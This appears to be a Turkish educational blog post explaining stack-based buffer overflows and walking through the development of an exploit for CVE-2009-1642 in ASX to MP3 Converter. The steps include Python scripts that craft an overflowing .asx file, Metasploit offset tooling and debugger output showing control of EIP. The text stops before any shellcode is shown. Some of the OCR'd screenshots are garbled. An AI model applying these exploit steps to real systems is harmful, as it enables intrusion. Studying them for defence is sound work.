

Buffy the Overflow Slayer

written by Mert SARICA | 1 December 2010

Buffer overflow, Türkçe meali ile arabellek taşması zafiyeti ilk olarak 1960'lı yıllarda sistemlere sızmak için istismar edilmeye başlandı. 1988 yılında internet üzerinden yayılan ve ilk solucan olması ile ünlü olan Morris solucanı da arabellek taşması zafiyetini istismar ederek sistemlere sızıyordu ve yayılıyordu. Arabellek taşması zafiyetinin keşfi ve istismar edilme macerası kimileri için uzun seneler önce başladı ve aradan 50 yıl geçmiş olmasına rağmen bu zafiyet halen keşfedilmeye ve istismar edilmeye devam edilmektedir.

Arabellek taşması zafiyetini tam olarak anlayabilmek, kendi istismar aracınızı (exploit) hazırlayabilmek, bu konu ile ilgili yazılmış olan makalelerde kaybolmamak ve Metasploit aracına bağımlı kalmamak için C programlama dili, Assembly programlama dili ve x86 mimarileri konularında bilgi sahibi olmanız gerekmektedir.

1996 yılında Phrack'ın 49. sayısında yer alan Smashing The Stack For Fun And Profit makalesi, arabellek taşması zafiyetlerinin istismar edilmesine büyük oranda ivme kazandırdı. Benim için ise bu macera 2004 yılında, The ShellCoder's Handbook kitabını Amazon'dan sipariş etmem ile başlamıştı fakat assembly konusunda hiçbir bilgim olmadığı için sadece okumakla yetinmiş, kafamda bir çok soru işareti oluşmuştu. Ancak aradan zaman geçtikçe ve assembly ile haşır neşir oldukça taşlar daha hızlı yerine oturdu.

Arabellek taşması kısaca ve kabaca hatalı bir şekilde kullanılan fonksiyonlardan (strcpy, sprintf vs.) oluşan bir programda yer alan dinamik değişkenlere (variable), saklama kapasitelerinden daha fazla miktarda veri yüklenmesi ile oluşan duruma denir. Kapasite aşımı sayesinde programın akışı değiştirilerek normal akışta yer almayan kodlar (komutlar) çalıştırılabilir. (exploiting)

Yazım yığın tabanlı bellek taşmasını (stack-based overflow) konu aldığı için öncelikle yığın (stack) nedir kısaca ondan bahsedeyim.

Yığın, programların dinamik değişkenlerinin (variable) geçici süreliğine hafızada tutulduğu bölgeye verilen isimdir. Bu bölgede tanımlanmış dinamik değişkenler tutulduğu gibi bir fonksiyon çağrılmadan önce akışın fonksiyon çağrıldıktan sonra kaldığı yerden devam edebilmesi için gereken adreste (geri

dönüş adresi) tutulabilir, saklanabilir.

Bir fonksiyon çağrılmadan önce bu fonksiyonda kullanılacak olan parametreler ile saklanmış, depolanmış (stored) EIP ve EBP kaydedicileri (register) yığına (stack) kopyalanır. Fonksiyondaki işlemler tamamlandıktan sonra saklanmış, depolanmış (stored) EIP kaydedicisi (register) yığından (stack) alınarak EIP kaydedicisine kopyalanır ve programın akışı kaldığı yerden devam eder.


Örnek olarak A ve B fonksiyonundan oluşan bir program düşünelim ve A fonksiyonu içinden B fonksiyonunun çağrıldığını ve 128 byte büyüklüğündeki bir belleğe (array) 136 byte uzunluğunda ve 'A' (0x41 hex değeri) karakterinden oluşan bir dizini (string) kopyaladığımızı varsayalım.

```
#include <string.h>
```


```
void B(char *buf)
{
    char ms[128];
    strcpy(ms, buffer);
}
```

```
int A (int argc, char **argv)
{
    B(argv[1]);
}
```

Bu kopyalama neticesinde saklanmış EIP kaydedicisi (register) üzerine veri yazabildiğimiz için ve bu veri (adres), çağrılan fonksiyon tamamlandıktan sonra EIP kaydedicisine kopyalanacağı için bu adresi değiştirerek programın akışını değiştirebilmekteyiz.



Belleğe 136 bayttan daha fazla veri yazılacak olursa bu veriler yığına kopyalanmaya devam edecektir. Bu durumda programa girdi olarak çalıştırılmasını istediğimiz kodu belirtebilir ve akışı (stored EIP) bu koda yönlendirerek (JMP ESP komutu) arabellek taşması zafiyetini istismar edebiliriz.




Yığın tabanlı arabellek taşması zafiyeti ve istismar edilmesi kısaca ve

kabaca bundan ibaret fakat bunu bir örnekle süslemeden yazıyı tamamlamak amaca hizmet etmeyeceği için hemen örneğimize geçelim.

Örnek olarak istismar edeceğimiz programın adı ASX to MP3 Converter. CVE-2009-1642 numaralı CVE ID'sine göre bu programın 3.0.0.7 sürümünde asx uzantılı dosyalarda kullanılan HREF nitelimesinde (attribute) yığın tabanlı arabellek taşması zafiyeti olduğu belirtiliyor.


Bu açıklama üzerine asx uzantılı bir dosya yaratan ve içine "http://AAAAAAAAAAAA (30000 tane)" dizisi kopyalayan ufak bir program hazırlıyoruz ve daha sonrasında programı çalıştırdığımızda EIP kaydedicisine müdahale ederek zafiyetin varlığını teyit edebiliyoruz.



```
#!/usr/bin/python

ret = 'B' * 4
nop = "\x90" * 10
exp = "http://" + 'A' * 30000 + ret

try:
    file = open("vuln.asx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"
```



Fakat kaçınıcı bayttan itibaren EIP kaydedicisine yazdığımızı deneme yanılma yolu ile tespit etmek zaman alacağı için hemen bu iş için tasarlanmış olan ve Metasploit aracı içinde yer alan pattern_create uygulamasına başvuruyoruz ve 30000 bayt büyüklüğünde bir dizi oluşturarak bu diziyi programımıza kopyalayarak çalıştırıyoruz. Bu defa EIP kaydedicisinde yer alan değeri pattern_offset uygulamasına girdi olarak verdiğimizde uygulama bize kaçınıcı bayttan itibaren EIP kaydecisi üzerine veri yazmaya başladığımızı belirtiyor.

```
C:\WINDOWS\system32\cmd.exe

C:\msf3\msf3\tools>C:\Ruby186\bin\ruby.exe pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]

C:\msf3\msf3\tools>C:\Ruby186\bin\ruby.exe pattern_create.rb 30000 > bof.txt
C:\msf3\msf3\tools>
```

```
bof.txt - Notepad
File Edit Format View Help

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
i1B1B2B3B4B5B6B7B8B9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6C
Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea
g5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9
6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0G
Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz
e9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3
0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4K
Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx
d3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7
4o15o16o17o18o19om0om1om2om3om4om5om6om7om8om9on0on1on2on3on4on5on6on7on8C
Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw
b7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1
8Sj9sk0sk1sk2sk3sk4sk5sk6sk7sk8sk9s10s11s12s13s14s15s16s17s18s19sm0sm1sm2S
Ts0Ts1Ts2Ts3Ts4Ts5Ts6Ts7Ts8Ts9Tt0Tt1Tt2Tt3Tt4Tt5Tt6Tt7Tt8Tt9Tu0Tu1Tu2Tu3Tu
a1Va2Va3Va4Va5Va6Va7Va8Va9Vb0Vb1Vb2Vb3Vb4Vb5Vb6Vb7Vb8Vb9Vc0Vc1Vc2Vc3Vc4Vc5
2wi3wi4wi5wi6wi7wi8wi9wj0wj1wj2wj3wj4wj5wj6wj7wj8wj9wk0wk1wk2wk3wk4wk5wk6w
xq4xq5xq6xq7xq8xq9xr0xr1xr2xr3xr4xr5xr6xr7xr8xr9xs0xs1xs2xs3xs4xs5xs6xs7xs
y5Yy6Yy7Yy8Yy9Yz0Yz1Yz2Yz3Yz4Yz5Yz6Yz7Yz8Yz9Za0Za1Za2Za3Za4Za5Za6Za7Za8Za9
7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1A
Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br
x0cx1cx2cx3cx4cx5cx6cx7cx8cx9cy0cy1cy2cy3cy4cy5cy6cy7cy8cy9Cz0Cz1Cz2Cz3Cz4
1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5E
Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp
v4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8
5Id6Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9I
j1j7j8j9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jc
t8kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2
9Mc0Mc1Mc2Mc3Mc4Mc5Mc6Mc7Mc8Mc9Md0Md1Md2Md3Md4Md5Md6Md7Md8Md9Me0Me1Me2Me3M
```

```

*vu1.py - C:\Documents and Settings\Administrator\Desktop\vu1.py*
File Edit Format Run Options Windows Help

#!/usr/bin/python

buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac(
ret = 'B' * 4
nop = "\x90" * 10
exp = "http://" + buf + ret

try:
    file = open("vuln.aspx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 4 Col: 13

```

The screenshot shows the Immunity Debugger interface. The main window displays the execution of a Ruby script:

```

C:\msf3\msf3\tools>C:\Ruby186\bin\ruby.exe pattern_offset.rb
Usage: pattern_offset.rb <search item> <length of buffer>
Default length of buffer if none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically
C:\msf3\msf3\tools>C:\Ruby186\bin\ruby.exe pattern_offset.rb i8Wi 30000
17425
C:\msf3\msf3\tools>_

```

The Register (CPU) window shows the state of the processor registers:

```

EAX 00000001
ECX 3200003C
EDX 00000000
EBX 00002FFC ASCII "C:\Documents and Settings\Administrator\Desktop\vu1n.aspx"
ESP 00001518 ASCII "130(190)00110J20J00J40J50J60J70J80J90k00k10k20k30k40k50k60k70k80k90l0l1l2l3l4l5l6l7l8l9l0"
EBP 000033DC
ESI 00003035
EDI 00000000
EIP 06695735

```

The memory dump window shows a hex dump of memory starting at address 0047C000:

Address	Hex dump	ASCII
0047C000	00 00 00 61 18 46 00	...#AF
0047C005	19 72 40 03 44 72 40 03	19 72 40 03
0047C010	E0 73 40 00 10 75 40 00	019.M10.
0047C015	00 00 41 00 20 00 41 00	F19.00.
0047C020	00 00 41 00 00 47 41 00	F20.000.
0047C025	00 48 41 00 30 40 41 00	H19.000.
0047C030	00 4A 41 00 40 62 41 00	P19.000.
0047C035	00 73 41 00 30 00 41 00	319.000.
0047C040	70 00 41 00 00 C0 41 00	C19.000.
0047C045	00 C7 41 00 70 C7 41 00	0A0.000.
0047C050	00 E7 41 00 00 E7 41 00	E19.000.
0047C055	00 E7 41 00 50 CE 41 00	S19.000.
0047C060	00 3E 43 00 00 00 43 00	3E0.000.
0047C065	00 3E 43 00 00 43 00	3E0.000.
0047C070	00 00 43 00 00 43 00	000.000.
0047C075	19 00 43 00 00 43 00	190.000.
0047C080	00 00 43 00 00 54 43 00	000.01C.
0047C085	19 04 43 00 20 00 43 00	190.01C.
0047C090	00 05 43 00 E0 05 43 00	000.06C.
0047C095	00 06 43 00 40 00 43 00	000.0FC.
0047C0A0	00 C9 43 00 20 05 43 00	000.0FC.
0047C0A5	00 E3 43 00 50 C9 43 00	000.00C.

The status bar at the bottom indicates an access violation: [13.24.30] Access violation when executing [36695735] - use Shift+F7/F8/F9 to pass exception to program.

Programımızı aşağıdaki şekilde güncelledikten sonra çalıştırdığımızda EIP kaydedicisini tekrar kontrol ediyoruz.

```
File Edit Format Run Options Windows Help
#!/usr/bin/python

# buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9i
buf = 'A' * (17425 - int(len(str("http://"))))
ret = 'B' * 4
nop = "\x90" * 10
exp = "http://" + buf + ret

try:
    file = open("vuln.asx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

Ln: 7 Col: 11
```

Immunity Debugger - ASX2MP3Converter.exe - [CPU - main thread]

Registers (FPU)

```
ECX 41414141
EDX 0047C080
EIP 42424241
ESP 0047C0C0
ESI 0047C080
EDI 00000000
EIP 42424241
C 0 ES 0023 32bit 0FFFFFFFF
F 1 FS 001B 32bit 0FFFFFFFF
H 0 SS 0023 32bit 0FFFFFFFF
Z 0 DS 0023 32bit 0FFFFFFFF
S 0 FS 003E 32bit 7FFDF0001FFF
T 0 GS 0000 NULL
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO, NB, NE, R, NS, PE, GE, G)
ST0 empty -?? FFFF 00FF00FF 00FF00FF
ST1 empty -?? FFFF 00FF00FF 00FF00FF
ST2 empty -?? FFFF 00FF00B2 006E0070
ST3 empty -?? FFFF 00FF00B2 006E0070
ST4 empty -NaN FFFF FF36E777 FF36E770
ST5 empty -?? FFFF 00FF00B3 006E0070
ST6 empty -?? FFFF 00000000 00000000
ST7 empty -?? FFFF 00000000 00000000
FPU 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 02FF Prev 0ERRVSS Task 1 1 1 1 1 1
```

ASX2MP3C (ModuleEntryPoint)

Address	Hex dump	ASCII
0047C080	00 00 00 51 18 46 90	...AF
0047C081	10 72 48 00 25 72 40 00	...Tg
0047C082	00 00 10 72 40 00 58 00	...Mg
0047C083	00 00 41 00 20 00 41 00	...H
0047C084	00 00 05 41 00 00 00 00	...g
0047C085	00 40 41 00 30 40 41 00	...H
0047C086	00 00 40 41 00 00 00 00	...g
0047C087	00 00 00 00 41 00 00 00	...H
0047C088	00 00 00 00 00 00 00 00	...g
0047C089	00 00 00 00 00 00 00 00	...H
0047C08A	00 00 00 00 00 00 00 00	...g
0047C08B	00 00 00 00 00 00 00 00	...H
0047C08C	00 00 00 00 00 00 00 00	...g
0047C08D	00 00 00 00 00 00 00 00	...H
0047C08E	00 00 00 00 00 00 00 00	...g
0047C08F	00 00 00 00 00 00 00 00	...H
0047C090	00 00 00 00 00 00 00 00	...g
0047C091	00 00 00 00 00 00 00 00	...H
0047C092	00 00 00 00 00 00 00 00	...g
0047C093	00 00 00 00 00 00 00 00	...H
0047C094	00 00 00 00 00 00 00 00	...g
0047C095	00 00 00 00 00 00 00 00	...H
0047C096	00 00 00 00 00 00 00 00	...g
0047C097	00 00 00 00 00 00 00 00	...H
0047C098	00 00 00 00 00 00 00 00	...g
0047C099	00 00 00 00 00 00 00 00	...H
0047C09A	00 00 00 00 00 00 00 00	...g
0047C09B	00 00 00 00 00 00 00 00	...H
0047C09C	00 00 00 00 00 00 00 00	...g
0047C09D	00 00 00 00 00 00 00 00	...H
0047C09E	00 00 00 00 00 00 00 00	...g
0047C09F	00 00 00 00 00 00 00 00	...H
0047C0A0	00 00 00 00 00 00 00 00	...g

[16:28:15] Access violation when executing [42424241] - use Shift+F7/F8/F9 to pass exception to program

Fakat görünen o ki EIP kaydedicisine fazladan 1 bayt A gelmiş ve EIP kaydedicisi 42424242 (BBBB) yerine 42424241 (BBBA) değerine sahip olmuş. Programımızda son bir değişiklik yaptıktan sonra asx uzantılı dosyayı tekrar oluşturup programa yüklediğimizde bu defa başarıyla EIP kaydedicisi üzerine istediğimiz değeri yazabildiğimizi görebiliyoruz.


```

vul1.py - C:\Documents and Settings\Administrator\Desktop\vul1.py
File Edit Format Run Options Windows Help

#!/usr/bin/python

# buf = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9i
buf = 'A' * (17425 - int(len(str("http://")))) - 1)
ret = 'B' * 4
nop = "\x90" * 10
exp = "http://" + buf + ret

try:
    file = open("vuln.aspx", "w")
    file.write(exp)
    file.close()
except:
    print "write error"

```

Ln: 15 Col: 0

Immunity Debugger - ASX2MP3Converter.exe - [CPU - main thread]

File View Debug ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ? Suchen Sie Verstärkung?

ASX2MP3C: (ModuleEntryPoint)

Address	Hex	dump	ASCII
0047C000	00 00 00 00	61 18 46 00	...*AF
0047C001	10 72 48 00	65 72 48 00	*B*F*
0047C010	E0 73 40 00	10 73 40 00	*B*H*
0047C018	00 00 41 00	20 00 41 00	*A*H*
0047C020	00 00 41 00	00 41 00 00	*A*H*
0047C028	00 40 41 00	30 40 41 00	*H*H*
0047C030	00 40 41 00	40 41 00 00	*H*H*
0047C038	00 73 41 00	30 73 41 00	*H*H*
0047C040	00 41 00 00	40 41 00 00	*H*H*
0047C048	00 C7 41 00	70 C7 41 00	*H*H*
0047C050	00 00 41 00	00 41 00 00	*H*H*
0047C058	00 00 41 00	00 41 00 00	*H*H*
0047C060	00 00 41 00	00 41 00 00	*H*H*
0047C068	00 00 41 00	00 41 00 00	*H*H*
0047C070	00 00 41 00	00 41 00 00	*H*H*
0047C078	00 00 41 00	00 41 00 00	*H*H*
0047C080	00 00 41 00	00 41 00 00	*H*H*
0047C088	00 00 41 00	00 41 00 00	*H*H*
0047C090	00 00 41 00	00 41 00 00	*H*H*
0047C098	00 00 41 00	00 41 00 00	*H*H*
0047C0A0	00 00 41 00	00 41 00 00	*H*H*
0047C0A8	00 00 41 00	00 41 00 00	*H*H*
0047C0B0	00 00 41 00	00 41 00 00	*H*H*
0047C0B8	00 00 41 00	00 41 00 00	*H*H*
0047C0C0	00 00 41 00	00 41 00 00	*H*H*

Registers (FPU)

```

EAX 00000001
ECX 41414141
EDX 00000000
ESI 00000000
ESP 00000000
EBP 00000000
ESI 00000000
EDI 00000000
EIP 42424242

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 SS 001B 32bit 0(FFFFFFFF)
R 0 DS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003E 32bit 7FFD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO, NB, HE, R, NS, PE, GE, G)
ST0 empty -??? FFFF 00FF00FF 00FF00FF
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 00FF0000 00000070
ST3 empty -??? FFFF 00FF0000 00000070
ST4 empty -NaN FFFF FF000000 00000000
ST5 empty -??? FFFF 00FF0000 00000070
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000

PST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 00FF Prev 0ERR,SS Task 1 1 1 1 1 1

```

00000000 00000001 0...

00000004 00000000 ... SHELL32.DragQueryFileA

00000008 00000000 L.A.

0000000C 00000000 C:\D

00000010 00000000 S...

00000014 44513443 C:\D

00000018 00000000 S...

0000001C 73746655 ents

00000020 64001200 snd

00000024 74655500 str

00000028 67455974 ting

0000002C 44515975 s&nd

00000030 69655360 nini

00000034 6C726F74 top

00000038 61727472 str&

0000003C 6C706F74 top

00000040 655C7C7C wlin

00000044 7273612E .ass

00000048 00000000

0000004C 00000000

00000050 00000000

00000054 00000000

00000058 00000000

[16:29:59] Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program

Paused

Arabellek taşması ile yığına yeterli miktarda veri yazıp yazamadığımızı kontrol etmek için (shellcode yığında yer alacağı için 400 bayt yeterli olacaktır) programımıza aşağıdaki gibi bir stack değişkeni ekliyor, tekrar çalıştırıyor ve yığına yazabildiğimizi görüyoruz.

```
vul1.py - C:\Documents and Settings\Administrator\Desktop\vul1.py
File Edit Format Run Options Windows Help
#!/usr/bin/python

